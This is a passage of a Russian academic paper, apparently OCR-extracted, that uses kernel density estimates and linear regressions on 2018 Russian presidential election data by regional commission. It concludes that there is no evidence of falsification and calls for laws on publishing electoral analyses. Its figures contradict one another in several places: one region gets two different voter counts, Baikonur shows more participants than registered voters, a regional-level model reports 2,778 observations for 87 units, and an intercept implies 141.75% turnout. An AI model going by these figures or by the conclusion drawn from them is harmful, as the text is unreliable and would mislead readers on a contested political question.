

Рис. 11. Визуализация последовательности $\left[N_{ИК}^{RE}\right]$ (снизу), аппроксимации Розенблатта-Парзена (нормальное ядро, h*=300.21) ее плотности распределения и плотности распределения соответствующего нормального закона распределения (--) (снизу)

ограниченной областью рассеяния [14 575,7 543 682], закон распределения которой отличается от нормального закона. Наименьшее число избирателей – 14 575 было зарегистрировано в ИК «город Байконур (Республика Казахстан)» (Республика Казахстан)» (число созданных УИК 7). Наибольшее число зарегистрированных избирателей – 7 543 682 было зарегистрировано в ИК «Московская область» (число созданных ТИК – 73, число созданных УИК 4238).

Значения $\mu_{ИК}^{RE}$ и $\sigma_{ИК}^{RE}$, округленные до ближайшего целого числа, оказались равными 1 216 166 и 1 089 289, соответственно. Сравнивая значение $\mu_{ИК}^{RE}$ с отношением числа всех зарегистрированных избирателей N_{all}^{RE}= =109 001 306 к числу ИК субъектов РФ и приравненных к ним ИК «город Байконур (Республика Казахстан)» и «Территория за пределами РФ», $N_{ИК}$=89:

$$N_{all}^{RE} / N_{ИК} = 1\,224\,733,$$

видим, что что с точностью до 0.7% эти значения оказываются одинаковыми.

Рассмотрим последовательность, составленную из значений числа избирателей, зарегистрированных в ИК данного субъекта РФ и приравненных к ним ИК «город Байконур (Республика Казахстан)», «Территория за пределами РФ», $\left[N_{ИК}^{RE}\right]_i, i = \overline{1,87}$, которые приняли участие в выборах Президента РФ в 2018 г., аппроксимацию Розенблатта-Парзена ее плотности вероятности и плотность распределения соответствующего нормального закона распределения с параметрами, вычисляемыми в соответствие с (2), (3) численно с помощью метода трапеций

$$\mu_{ИК}^{RE} = \text{mean}\left(\left\{\left[N_{ИК}^{RE}\right]_i\right\}\right), \sigma_{ИК}^{RE} = \text{std}\left(\left\{\left[N_{ИК}^{RE}\right]_i\right\}\right),$$

представленные на рис. 12.

Из рис. 12 видно, что случайная последовательность $\left[N_{ИК}^{V}\right]_i, i = \overline{1,87}$ является некоторой реализацией случайной величиной с ограниченной областью рассеяния [14 575,7 543 682]. Наименьшее число избирателей, принявших участие в выборах, – 96 595 было зарегистрировано в ИК «город Байконур (Республика Казахстан)» (Республика Казахстан)» (число созданных УИК 7). Наибольшее число избирателей, принявших участие в выборах, – 7 543 682 было зарегистрировано в ИК «город Москва» (число созданных ТИК –128, число созданных УИК – 3 615).

Значения $\mu_{ИК}^{V}$ и $\sigma_{ИК}^{V}$, округленные до ближайшего целого числа, оказались равными



Рис. 12. Визуализация последовательности $\left[N_{ИК}^{V} \right]_i$ (снизу), аппроксимации Розенблатта-Парзена (нормальное ядро, h^*=184576) ее плотности распределения и плотности распределения соответствующего нормального закона распределения (--) (снизу)

824028 и 722799, соответственно. Сравнивая отношение $\mu_{ИК}^{V}$ к $\mu_{ИК}^{RE}$:

$$\left(\mu_{ИК}^{V} / \mu_{ИК}^{RE} \right) \cdot 100 = 67.76\%,$$

с официальным значением явки избирателей в 2018 г. на выборы Президента РФ (67.5%), видим, что найденная оценка явки избирателей в 2018 г. на выборы Президента РФ отличается от соответствующего значения, вычисленного по данным сайта ЦИК, не более, чем на 0.39%.

Рассмотрим последовательность, составленную из значений числа избирателей, зарегистрированных в ИК данного субъекта РФ и приравненных к ним ИК «город Байконур (Республика Казахстан)», «Территория за пределами РФ», $\left[N_{ИК}^{\%} \right]_i, i = \overline{1,87}$, которые приняли участие в выборах Президента РФ в 2018 г., аппроксимацию Розенблатта-Парзена ее плотности вероятности соответствующего нормального закона распределения с параметрами, вычисляемыми в соответствие с (2), (3) численно с помощью метод трапеций:

$$\mu_{ТИК}^{\%} = \text{mean}\left(\left\{ \left[N_{ТИК}^{\%} \right]_i \right\} \right), \sigma_{ТИК}^{\%} = \text{std}\left(\left\{ \left[N_{ТИК}^{\%} \right]_i \right\} \right),$$

представленные на рис. 13.

Из рис. 13 видно, что обсуждаемая последовательность $\left[N_{ИК}^{\%} \right]_i$ является некоторой реализацией случайной величиной с ограниченной областью рассеяния [50.68,98.01]%, закон распределения которой отличается от нормального закона распределения. Наименьшая явка избирателей – 50.68% оказалось в ИК «Иркутская область» (число ТИК – 45, число УИК – 1 916, число зарегистрированных избирателей – 1 877 547). Наибольшая явка избирателей – 98.01% оказалась в ИК «Территория за пределами РФ», (ТИК не создавались, число УИК – 393, число зарегистрированных избирателей – 483 957).

Значения $\mu_{ТИК}^{\%}$ и $\sigma_{ТИК}^{\%}$ оказались равными 66.22% и 9.68%, соответственно. Таким образом, значения оценки явки избирателей в 2018 г. на выборы Президента РФ на уровне ИК, отказались отличными от официальных данных не более, чем на 1.8%.

Рассмотрим последовательность, составленную из значений числа УИК, созданных в ИК данного субъекта РФ и приравненных к ним ИК «город Байконур (Республика Казахстан)», «Территория за пределами РФ», $\left[N_{ИК}^{УИК} \right]_i, i = \overline{1,87}$, аппроксимацию Розенблатта-Парзена ее плотности вероятности и плотность соответствующего нормального закона распределения с параметрами, вычисляемые в соответствие с (2), (3) численно:

$$\mu_{ИК}^{УИК} = \text{mean}\left(\left\{ \left[N_{ИК}^{УИК} \right]_i \right\} \right), \sigma_{ИК}^{УИК} = \text{std}\left(\left\{ \left[N_{ИК}^{УИК} \right]_i \right\} \right),$$

представленные на рис. 14.

Из рис. 14 видно, что случайная последовательность $\left[N_{ИК}^{УИК} \right]_i, i = \overline{1,87}$ является некоторой реализацией случайной величиной с



Рис. 13. Визуализация последовательности $\left[N_{ИК}^{\%} \right]_i$ и аппроксимации Розенблатта-Парзена (нормальное ядро, h^*=3.3813) (сверху), ее плотности распределения и плотности соответствующего нормального закона распределения (--) (снизу)



Рис. 14. Визуализация последовательности $\left[N_{ИК}^{УИК} \right]_i$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h^*=300.21) ее плотности распределения и плотность распределения соответствующего нормального закона распределения (--) (снизу)

ограниченной областью рассеяния [4,4 238], закон распределения которой отличается от нормального закона распределения. Наименьшее число УИК – 7 было создано в ИК «город Байконур (Республика Казахстан)» (число зарегистрированных избирателей – 14 575). Наибольшее число УИК – 4 238 было создано в ИК «Московская область» (число зарегистрированных избирателей – 5829578).

Значения $\mu_{ИК}^{УИК}$ и $\sigma_{ИК}^{УИК}$, округленные до ближайшего целого числа, оказались равными 1 106 и 800, соответственно. Отметим, что значение $\mu_{ИК}^{УИК}$ согласуется со значением $\mu_{УИК}^{RE}$=1117, ранее вычисленным на основе анализа последовательности $\left\{ \left[N_{УИК}^{RE} \right]_i \right\}$, $i = \overline{1,97695}$.

Рассмотрим последовательность, составленную из значений числа ТИК, созданных в ИК данного субъекта РФ, $\left[N_{ИК}^{ТИК} \right]_i, i = \overline{1,85}$ (напомним, что в ИК «город Байконур (Республика Казахстан)», «Территория за пределами РФ» ТИК не создавались), аппроксимацию Розенблатта-Парзена ее плотности вероятности и плотность распределения соответствующе-

го нормального закона распределения с параметрами, вычисляемыми в соответствие с (2), (3) численно с помощью методатрапеций

$$\mu_{ИК}^{ТИК} = \text{mean}\left(\left\{\left[N_{ИК}^{ТИК}\right]_i\right\}\right), \sigma_{ИК}^{ТИК} = \text{std}\left(\left\{\left[N_{ИК}^{ТИК}\right]_i\right\}\right),$$

представленные на рис. 15.

Из рис. 15 видно, что случайная последовательность $\left[N_{ИК}^{УИК}\right]_i, i = \overline{1,85}$ является некоторой реализацией случайной величиной с ограниченной областью рассеяния [2,128], закон распределения которой отличается от нормального закона. Наименьшее число ТИК – 2 было создано в ИК «Ненецкий автономный округ» (число УИК – 51, число зарегистрированных избирателей – 39470). Наибольшее число ТИК – 128 было создано в ИК «город Москва» (число УИК – 3 615, число зарегистрированных избирателей – 7 543 682).

Значения $\mu_{ИК}^{ТИК}$ и $\sigma_{ИК}^{ТИК}$, округленные до ближайшего целого числа, оказались равными 32 и 19, соответственно. Вычисляя произведение $\mu_{ИК}^{ТИК}$ и $\mu_{ТИК}^{RE}$, получаем:

$$\mu_{ИК}^{ТИК} \cdot \mu_{ТИК}^{RE} = 1249696,$$

что согласуется с соответствующим значением $\mu_{ИК}^{RE} = 1216166$.

Рассмотрим графики зависимостей числа УИК и числа ТИК, зарегистрированных в данной ИК, от числа избирателей, зарегистрированных в данной ИК – $\left[N_{ИК}^{УИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$, $\left[N_{ИК}^{УИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$, соответственно, их линейные аппроксимации, представленные на рис. 16, а также соответствующие статистики, представленные ниже.



Рис. 15. Визуализация последовательности $\left[N_{ИК}^{ТИК}\right]_i$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h^*=6.489) ее плотности распределения и плотности распределения соответствующего нормального закона (--) (снизу)

Из рис. 16 видно, что зависимости $\left[N_{ИК}^{УИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$, $\left[N_{ИК}^{ТИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$ могут быть аппроксимированы с помощью линейной функции. При этом, как видно, из приведенных выше статистик данных аппроксимаций у линейной модели № 1 коэффициент R^2=0.667, у линейной модели № 2 – R^2=0.759, что, с нашей точки зрения, свидетельствует о достаточно высокой линейной связи между переменными $N_{ИК}^{УИК}$ и $N_{ИК}^{ER}$, а также $N_{ИК}^{УИК}$ и $N_{ИК}^{ER}$. Более высокое значение коэффициента R^2 у второй линейной модели объясняется более высоким влиянием распределения избирателей по УИК, чем распределения избирателей по ТИК. Таким образом, результаты статистического анализа электоральных данных на уровне ИК, также подтверждают сделанные выше выводы на уровнях УИК и ТИК об отсутствии фальсификаций электоральных данных в ходе проведения в 2018 г. выборов Президента РФ.

Рассмотрим графики зависимостей относительной явки избирателей от числа УИК и числа ТИК, зарегистрированных в данной ИК, – $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{УИК}\right]_i\right)$, $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{ТИК}\right]_i\right)$, соответственно, их линейные аппроксимации, представленные на рис. 17, а также соответствующие статистики, представленные ниже.

Анализ зависимостей $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{УИК}\right]_i\right)$, $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{ТИК}\right]_i\right)$ представленных на рис.



Рис. 16. Визуализация зависимостей $\left[N_{ИК}^{УИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$ (сверху), $\left[N_{ИК}^{ТИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$ (снизу) и их линейных аппроксимаций

Линейная модель № 1. Статистики линейной модели, аппроксимирующей зависимость $\left[N_{ИК}^{УИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                    Estimate         SE         tStat     pValue
                   __________    __________    ______    ______
    (Intercept)        17.329        0.3487    49.695      0
    x1             0.00045462    6.0647e-06    74.962      0
Number of observations: 2778, Error degrees of freedom: 2776
Root Mean Squared Error: 13.4
R-squared: 0.669,  Adjusted R-Squared: 0.669
F-statistic vs. constant model: 5.62e+03, p-value = 0
Linear regression model:
    y ~ 1 + x1
```

Линейная модель № 2. Статистики линейной модели, аппроксимирующей зависимость $\left[N_{ИК}^{ТИК}\right]_i = f\left(\left[N_{ИК}^{RE}\right]_i\right)$

```
Estimated Coefficients:
                    Estimate         SE         tStat       pValue
                   __________    __________    ______    __________

    (Intercept)         14.02        1.5883    8.8269    1.4501e-13
    x1             1.4602e-05    9.0308e-07    16.169    2.2484e-27
Number of observations: 85, Error degrees of freedom: 83
Root Mean Squared Error: 10.1
R-squared: 0.759,  Adjusted R-Squared: 0.756
F-statistic vs. constant model: 261, p-value = 2.25e-27
```

18 и статистик из линейных аппроксимаций, представленных выше позволяет сделать вывод об отсутствии детерминированной зависимости между переменными $N_{ИК}^{\%}$ и $N_{ИК}^{УИК}$ а также $N_{ИК}^{\%}$ и $N_{ИК}^{ТИК}$, то есть на уровне ИК явка избирателей, выраженная в процентах, не зависит от числа УИК и ТИК, зарегистрированных данной ИК субъекта РФ.



Рис. 17. Визуализация зависимостей $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{УИК}\right]_i\right)$ (сверху), $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{ТИК}\right]_i\right)$ (снизу) и их линейных аппроксимаций

Линейная модель № 1. Статистики линейной модели, аппроксимирующей зависимость $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{УИК}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                    Estimate        SE          tStat       pValue
                   __________    _________    _______    __________

    (Intercept)       71.529       1.6751      42.702    3.2903e-59
    x1             -0.0022081    0.0011919    -1.8526      0.067406
Number of observations: 87, Error degrees of freedom: 85
Root Mean Squared Error: 9.4
R-squared: 0.0388,  Adjusted R-Squared: 0.0275
F-statistic vs. constant model: 3.43, p-value = 0.0674
```

Линейная модель № 2. Статистики линейной модели, аппроксимирующей зависимость $\left[N_{ИК}^{\%}\right]_i = f\left(\left[N_{ИК}^{ТИК}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                    Estimate        SE         tStat       pValue
                   _________    _________    _______    __________

    (Intercept)     141.75        3.5616     39.799    7.6562e-56
    x1              0.18349      0.092648    1.9805      0.050964
Number of observations: 85, Error degrees of freedom: 83
Root Mean Squared Error: 17.3
R-squared: 0.0451,  Adjusted R-Squared: 0.0336
F-statistic vs. constant model: 3.92, p-value = 0.051
```

Заключение

Проведенный многомерный статистический анализ электоральных данных, представленных в ЦИК РФ по результатам выборов во 2018 г. Президента РФ, на уровнях участковых избирательных комиссий (УИК), территориальных избирательных комиссий (ТИК) и избирательных комиссий субъектов РФ (ИК) и приравненных к ним ИК «город Байконур» (Республика Казахстан)», «Территория за пределами РФ» позволяют сделать следующие выводы:

1. случайные последовательности, составленные из значений числа зарегистрированных избирателей, числа избирателей, принявших участие в выборах, и относительной явки избирателей на выборы на уровнях УИК, ТИК и ИК, представляют собой некоторые выборки случайной величины с ограниченной областью рассеяния;

2. плотности распределений изученных случайных последовательностей не описываются нормальным законом распределения;

3. число УИК, ТИК, проводивших выборы, линейно зависит от числа зарегистрированных в данных комиссиях избирателей;

4. число избирателей, принявших участие в выборах, на уровне УИК, ТИК и ИК, не зависит от числа избирателей, зарегистрированных в данных избирательных комиссиях;

5. относительная явка избирателей на выборы, выраженная в процентах, на уровне УИК, ТИК и ИК не зависит от числа избирателей, зарегистрированных в данных избирательных комиссиях, а также числа зарегистрированных в них УИК и ТИК;

6. результаты статистического анализа электоральных данных на уровнях УИК, ТИК и ИК согласуются друг с другом.

Таким образом, приведенные выше выводы, с нашей точки, зрения свидетельствуют об отсутствии признаков фальсификации электоральных данных, как на этапе формирования УИК, ТИК и ИК и регистрации избирателей в данных избирательных комиссиях, так и этапе проведения выборов. Для окончательного вынесения вердикта о возможности использования изученных электоральных данных в качестве «эталонных» для объективной оценки работоспособности математических методов, которые, по заявления ОЭС, обеспечивают выявление фальсификаций результатов выборов, далее будут изучены результаты подсчета голосов, поданных за каждого из кандидатов на пост Президента РФ, а также проведен многомерный анализ электоральных данных, представленных УИК с аномально высокой относительной явкой.

Опыт, полученный авторами в ходе проведенного исследования, свидетельствует о необходимости правового регулирования в области анализа электоральных данных и публикации результатов. В том числе, следует на законодательном уровне закрепить обязательную публикацию описаний:

– первичных электоральных данных и использованных технологий их выгрузки из соответствующих хранилищ данных;

– использованных методик трансформации первичных электоральных в форму, пригодную для проведения их статистического анализа, и обеспечение публичного доступа к этим данным;

– использованных методов и алгоритмов анализа электоральных данных и полученных результатов,

а также собственно электоральных данных.

Это позволит проводить независимую верификацию результатов выборов, проводимых РФ в органы государственной власти РФ различных уровней, на основании которых в настоящее время ОЭС предпринимают многочисленные попытки делигитимации результатов выборы с целью, в том числе, обострения общественно-политической ситуации в стране, и переводить послевыборные политические дискуссии (в большинстве своем политизированные) в дискуссии научные.

Статистический анализ результатов голосования за конкретных кандидатов в Президенты РФ в 2018 г., а также электоральных данных на участках с высокой явкой избирателей являются предметом последующих публикаций.

Литература

1. Левин Б. Р. Вероятностные модели и методы в системах связи и управления/Б. Р. Левин, В. Шварц// – М.: Радио и связь, 1985. – 312 с.

2. Тихонов В. И. Статистическая радиотехника/В.И. Тихонов// –М.: Радио и связь, 1982. – 624 с.

3. Кропотов Ю. А Методы оценивания моделей плотности вероятностей акустических сигналов в

телекоммуникациях аудиообмена/ Ю.А. Кропотов// Системы управления, связи и безопасности, 2017. № 1. С. 26–39.

4. Кропотов Ю.А. Моделирование и методы исследования акустических сигналов, шумов и помех в системах телекоммуникаций/ Ю.А. Кропотов, В.А. Ермолаев// – Берлин: Директ-Медиа, 2016. – 251 с.

5. Сушко Д.В. Оптимальная аппроксимация частотных вероятностей/Д.В. Сушко//Информационные процессы, 2018. Том 18. № 1. С. 40–54.

6. Новоселов А.А. Параметризация моделей управляемых систем // Вестник государственного аэрокосмического университета им. академика М.Ф. Решетнева, 2010. № 5 (31). С. 52–56.

7. Поршнев С.В., Копосов А.С. Случайные величины с ограниченной областью рассеяния: математическое и алгоритмическое обеспечение для оценивания плотностей вероятностей и функций распределений/С.В. Поршнев, А.С. Копосов// –М.: Горячая линия-Телеком, 2018. –184 с.

8. Киреева Н.В., Чупахина Л.Р Сравнение возможностей использования различных методов аппроксимации для анализа трафика с самоподобным распределением/Н.В. Киреев, Л.Н. Чупахина// Международный журнал прикладных и фундаментальных исследований, 2016. № 12. С. 1287–1289.

9. Поршнев С.В., Божалкин Д.А. Математическое и алгоритмическое обеспечение для анализа характеристик информационных потоков в магистральных интернет-каналах/С.В. Поршнев, Д.А. Божалкин// –М.: Горячая линия-Телеком, 2021. –214 с.

10. Сызранцев В.Н. Расчет прочностной надежности изделий на основе методов непараметрической статистики/В.Н. Сызранцев, Я.Н. Невелев, С.Л. Голофаст// –Новосибирск: Наука, 2008. –128 с.

11. Кобзарь А.И. Прикладная математическая статистика. Для инженеров и научных работников/ А.И. Кобзарь// –М.: ФИЗМАТЛИТ, 2006. –816 с.

12. Rosenblatt M. Remarks on Some Nonparametric Estimates of a Density Function // The Annals of Mathematical Statistics., 1956. – T. 27. Vol. 3. –P. 832–837.

13. Боровков А.А. Математическая статистика. – М.: Наука, 1984, 472 с.

14. Parzen E. On the estimation of probability density function and the mode // Ann. Math. Stat., 1962. – Vol. 33. – P. 1065–1076.

15. Суетин П.К. Классические ортогональные многочлены. – М.: Наука, 1976. – 328 с.

16. Димаки А.В., Светлаков А.А. Аппроксимация плотностей распределений случайных величин с применением ортогональных полиномов Чебышева–Эрмита/А.В. Димаки, А.А. Светлаков// Известия Томского политехнического университета, 2006. Т. № 8. С. 6–11.

17. Голик Ф. В. Аппроксимация эмпирических распределений вероятностей полиномами Бернштейна/ Ф.В. Голик// Журнал радиоэлектроники [электронный журнал]. 2018. № 7. Режим доступа: http://jre.cplire.ru/jre/jul18/5/text.pdf (дата обращения 16 октября 2021 г.) DOI 10.30898/1684-1719.2018.7.5.

18. Лемешко Б.Ю. О нахождении параметра размытости непараметрических оценок функции плотности/ Б.Ю. Лемешко, С.Н. Постовалов, А.В. Французов// Труды V международной конференции «Актуальные проблемы электронного приборостроения», АПЭП-2000. Новосибирск 26–29 сентября, 2000. В 7 тт. –Новосибирск: Новосибирский государственный технический университет, 2000. –Т. 6. – С. 17–20.

19. Botev. Z.I., Grotowski. J.F., Kroese. D.P. Kernel density estimation via diffusion, Annal Statistic, October 2010, Vol. 38 (5), pp. 2916–2957, DOI: https://doi.org/10.1214/10-AOS799.

20. Silverman B.W. Density Estimation for Statistics and Data Analysis. –Chapman and Hall/CRC, 1986. –175 p.

21. Leiva-Murillo J.M., Artés-Rodríguez A. Algorithms for maximum-likelihood bandwidth selection in kernel density estimators. Pattern Recognition Letters, Volume 33, Issue 13, 2012, P. 1717–1724.

22. Xu Xiaoyuan, Yan Zheng, Xu Shaolun Estimating wind speed probability distribution by diffusion-based kernel density method, Electric Power Systems Research, Volume 121, April 2015, P. 28–37.

23. Ouarda T.B.M.J., Charron C., Shin J.-Y., Marpu P.R., Al-Mandoos A.H., Al-Tamimi, Ghedira H., Al Hosary T.N, Probability distributions of wind speed in the UAE, Energy Conversion and Management, Volume 93, 2015, P. 414-434.

24. Jones M.C., Marron J.S., Sheather S.J. A brief survey of bandwidth selection for density estimation, Journal of the American Statistical Association, Volume91, № 433, March 1996, P. 401–4071.

25. Симахин В.А. Робастные непараметрические оценки: адаптивные оценки взвешенного максимального правдоподобия в условиях статистической априорной неопределенности/ В.А. Симахин // –Saarbrucken, Germany: LAP LAMBERT Academic Publishing GmbH & Co. KG, 2011. –292 с.

References

1. Levin B. R. Veroyatnostnyye modeli i metody v sistemakh svyazi i upravleniya/B. R. Levin, V. Shvarts// – M.: Radio i svyaz', 1985. – 312 s.

2. Tikhonov V. I. Statisticheskaya radiotekhnika/V.I. Tikhonov// –M.: Radio i svyaz', 1982. – 624 s.

3. Kropotov YU. A Metody otsenivaniya modeley plotnosti veroyatnostey akusticheskikh signalov v telekommunikatsiyakh audioobmena/ YU.A. Kropotov// Sistemy upravleniya, svyazi i bezopasnosti, 2017. № 1. S. 26–39.

4. Kropotov YU.A. Modelirovaniye i metody issledovaniya akusticheskikh signalov, shumov i pomekh v sistemakh telekommunikatsiy/ YU.A. Kropotov, V.A. Yermolayev// – Berlin: Direkt-Media, 2016. – 251 c.

